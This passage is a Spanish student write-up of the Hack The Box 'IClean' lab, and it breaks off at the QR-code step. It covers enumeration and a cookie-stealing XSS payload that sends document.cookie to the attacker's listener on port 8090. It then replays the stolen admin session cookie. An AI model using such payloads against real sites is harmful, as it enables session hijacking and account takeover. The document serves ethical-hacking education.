

FACULTAD DE INGENIERÍA



PARCIAL 3 ELECTIVA VI

LUISA FERNANDA CELIS GONZÁLEZ

INGENIERÍA DE SOFTWARE

2024

Contenido

Introducción	4
Obteniendo acceso a la máquina IClean.....	5
Capturando la bandera del primer usuario.....	5
Escalando privilegios.....	22
Conclusión	28

Tabla de ilustraciones

Ilustración 1. Agregar Entrada al Archivo Hosts para Resolución Local de Nombres	5
Ilustración 2. Escaneando directorios y archivos ocultos.....	5
Ilustración 3. Accediendo a "GET A QUOTE".....	6
Ilustración 4. Formulario GET A QUOTE.....	6
Ilustración 5. Rastreando petición "Submit"	7
Ilustración 6. Codificando el ataque XSS	8
Ilustración 7. Agregando imagen para el ataque XSS	8
Ilustración 8. Escuchando puerto 8090	9
Ilustración 9. Ejecutando la petición con el ataque XSS.....	9
Ilustración 10. Respuesta del ataque XSS	10
Ilustración 11. Ingresando la cookie de sesión.....	10
Ilustración 12. Ingresando a AdminDashboard.....	11
Ilustración 13. Generado invoice id.	11
Ilustración 14. Generando QR.....	12
Ilustración 15. Visualizando el código QR	12
Ilustración 16. Insertando la ruta del QR	13
Ilustración 17. Factura del servicio	13
Ilustración 18. Petición POST QR	14
Ilustración 19. Shell inversa	15
Ilustración 20. Escuchando el puerto 9090.....	15
Ilustración 21. Abriendo sesión interactiva en bash.....	16
Ilustración 22. Ingresando a la máquina.....	16
Ilustración 23. Visualizando la información de los usuarios del sistema	17
Ilustración 24. Visualizando app.py	18
Ilustración 25. Ingresando a MYSQL.....	18
Ilustración 26. Visualizando las bases de datos	19
Ilustración 27. Usando la base de datos capiclean.....	19
Ilustración 28. Consulta de registros en la tabla users	20
Ilustración 29. Usando CrackStation	20
Ilustración 30. Ingresando al usuario consuela.....	21
Ilustración 31. Listando archivos del usuario consuela.....	21
Ilustración 32. Primera bandera	21
Ilustración 33. Primera bandera HackTheBox	22
Ilustración 34. Creando el archivo /tmp/rsa.txt.....	22
Ilustración 35. Archivo rsa.txt	23
Ilustración 36. Archivo rsa.txt	24
Ilustración 37. Guardando la llave ssh	24
Ilustración 38. Visualizando la llave ssh	25

Ilustración 39. Escalando privilegios	25
Ilustración 40. Listando archivos del usuario root.....	26
Ilustración 41. Obteniendo la última bandera	26
Ilustración 42. Resultado final	27

Introducción

La máquina "IClean" de Hack The Box es una plataforma diseñada para poner a prueba tus habilidades en seguridad informática y hacking ético. En este documento, te guiaré a través de los pasos necesarios para resolver los desafíos presentados por esta máquina. IClean es una máquina Linux que ofrece varios puntos de entrada y vulnerabilidades que debes explorar y explotar para obtener acceso y privilegios en el sistema.

Para resolver este desafío, necesitarás habilidades en diversas áreas, que incluyen enumeración de servicios, identificación de vulnerabilidades, explotación de sistemas, y persistencia en el acceso al sistema comprometido. A lo largo de este documento, te proporcionaré instrucciones detalladas y explicaciones para cada paso del proceso, desde la fase inicial de reconocimiento hasta la obtención del control total sobre la máquina.


Es importante recordar que la participación en plataformas de hacking ético como Hack The Box es una oportunidad para aprender y mejorar tus habilidades en seguridad informática de manera ética y legal. Asegúrate de seguir las reglas y políticas de la plataforma en todo momento y de no realizar ninguna actividad que pueda causar daño o violar la privacidad de otros.

Obteniendo acceso a la máquina IClean

Capturando la bandera del primer usuario.

1. Lo primero que debemos hacer es agregar la ip de la máquina de Hack The Box a nuestro archivo de hosts con el nombre que deseamos manejar para acceder a este de manera más sencilla.

```
$ echo "10.10.11.12 capiclean.htb" | tee -a /etc/hosts
```




```
(root@kali)-[/home/luisacg/Desktop]
# echo "10.10.11.12 capiclean.htb" | tee -a /etc/hosts
10.10.11.12 capiclean.htb
```

Ilustración 1. Agregar Entrada al Archivo Hosts para Resolución Local de Nombres

2. Ahora haremos uso de la herramienta “dirsearch” para escanear el sitio web en busca de directorios y archivos ocultos que nos puedan ayudar a acceder de manera más rápida y eficaz.

```
$ dirsearch -u http://capiclean.htb/
```



```
(root@kali)-[/home/luisacg/Desktop]
# dirsearch -u http://capiclean.htb/
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API.
See https://setuptools.pypa.io/en/latest/pkg_resources.html
  from pkg_resources import DistributionNotFound, VersionConflict
application/x-www-form-urlencoded
[10:10:10] (7/7) (1) v0.4.3
[10:10:10] (7/7) (1) htb
Connection: close
Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /home/luisacg/Desktop/reports/http_capiclean.htb/_24-05-27_21-32-39.txt
pruebas@gmail.com
Target: http://capiclean.htb/

[21:32:39] Starting:
[21:32:49] 200 - 5KB - /about
[21:33:06] 302 - 189B - /dashboard → /
[21:33:16] 200 - 2KB - /login
[21:33:17] 302 - 189B - /logout → /
[21:33:30] 403 - 278B - /server-status
[21:33:30] 403 - 278B - /server-status/
[21:33:30] 200 - 8KB - /services

Task Completed
```

Ilustración 2. Escaneando directorios y archivos ocultos

3. En nuestro navegador accederemos al sitio web hasta encontrar la siguiente imagen y daremos clic en el botón "GET A QUOTE".




Ilustración 3. Accediendo a "GET A QUOTE"

4. Al dar clic en el botón anterior este nos llevará al siguiente formulario, el cual solo cuenta con tres seleccionables y un campo para ingresar el correo electrónico.

A screenshot of the Capiclean 'GET A QUOTE' form. The form is set against a blue background with a large illustration of two cleaners, a man and a woman, holding brooms and buckets. The Capiclean logo is in the top left corner. On the right side, there are three checkboxes: 'Carpet Cleaning', 'Tile & Grout', and 'Office Cleaning' (which is checked). Below these is a text input field containing the email address 'prueba@gmail.com|' and a dark blue 'Submit' button.

Ilustración 4. Formulario GET A QUOTE

- Lo siguiente es abrir nuestra herramienta Burp Suite, regresar a nuestro formulario anterior, agregar un correo de prueba y dar clic en el botón “Submit”. Si regresamos a Burp Suite podremos observar que capturamos la estructura de la petición realizada.




Ilustración 5. Rastreado petición "Submit"

- Ahora trataremos de lanzar un ataque XSS para obtener las cookies y poder acceder al sitio web, para eso cargaremos una imagen la cual nos permitirá ejecutar un script y así obtener las cookies del usuario desde el puerto deseado.

```
<img src=x
onerror=fetch("http://10.10.14.20:8090/"+document.cookie);>
```

- Con la imagen anterior vamos a ir sitio web <https://meyerweb.com/eric/tools/dencoder/> y vamos a darle el formato adecuado para ingresarla en la petición anterior.



Ilustración 6. Codificando el ataque XSS

- Regresamos a la estructura de la petición anterior y en la parte final donde se encuentra "service=" vamos a copiar nuestra imagen en el nuevo formato para poder ejecutar nuestro ataque.




Ilustración 7. Agregando imagen para el ataque XSS

9. Ahora volvemos a nuestra terminal y ejecutamos el siguiente comando para que nuestro puerto 8090 pueda escuchar la respuesta de nuestra petición cuando sea enviada.

```
$ nc -lvpn 8090
```




Ilustración 8. Escuchando puerto 8090

10. Regresamos a Burp Suite y ejecutamos nuestra petición, lo cual nos retornará un estado 200.




Ilustración 9. Ejecutando la petición con el ataque XSS

11. En nuestra terminal, donde teníamos escuchando nuestro puerto 8090, obtendremos la siguiente respuesta, de la cual copiaremos “session”, es decir, la cookie de la sección.

```
(root@kali)-[/home/luisacg/Desktop]
# nc -lvp 8090
listening on [any] 8090 ...
connect to [10.10.14.20] from (UNKNOWN) [10.10.11.12] 35318
GET /session=eyJyY2xlijoimjEyMzJmMjk3YTU3YTVhNzQzODk0YTBlNGE4MDFmYzYmMjFQ.ZlSkag.52KiZpyK_Ob_T1yYKC61Sn9bE0 HTTP/1.1
Host: 10.10.14.20:8090
Connection: keep-alive
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/116.0.0.0 Safari/537.36
Accept: */*
Origin: http://127.0.0.1:3000
Referer: http://127.0.0.1:3000/
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
```

Ilustración 10. Respuesta del ataque XSS

12. Volvemos a nuestro navegador donde tenemos en ejecución el sitio web y accedemos al login, desde las herramientas de desarrollador entramos en la sección de “Application” donde se encuentran las cookies y copiamos la cookie de sesión que obtuvimos en la petición anterior.




Ilustración 11. Ingresando la cookie de sesión

13. Después de ingresar nuestra cookie, en la barra de búsqueda, después del primer “/” borramos la palabra “login” y la reemplazamos por “dashboard”, esto nos llevará al tablero del administrador.




Ilustración 12. Ingresando a AdminDashboard

14. En nuestro tablero de administrador, seleccionamos la primera opción la cual nos redirigirá a un formulario. Este formulario nos ayudará a obtener un id que usaremos más adelante. Al darle clic en “Generate” este inmediatamente nos dará un valor numérico aleatorio de 10 dígitos.




Ilustración 13. Generado invoice id.

15. Después de obtener nuestro id regresamos al panel principal y seleccionamos la opción “Generate QR”, allí nos pedirá el id que obtuvimos en el paso anterior, lo ingresamos y damos clic en “Generate”.




Ilustración 14. Generando QR

16. Después de la acción anterior este nos dará un link donde podemos visualizar el código QR que hemos generado.

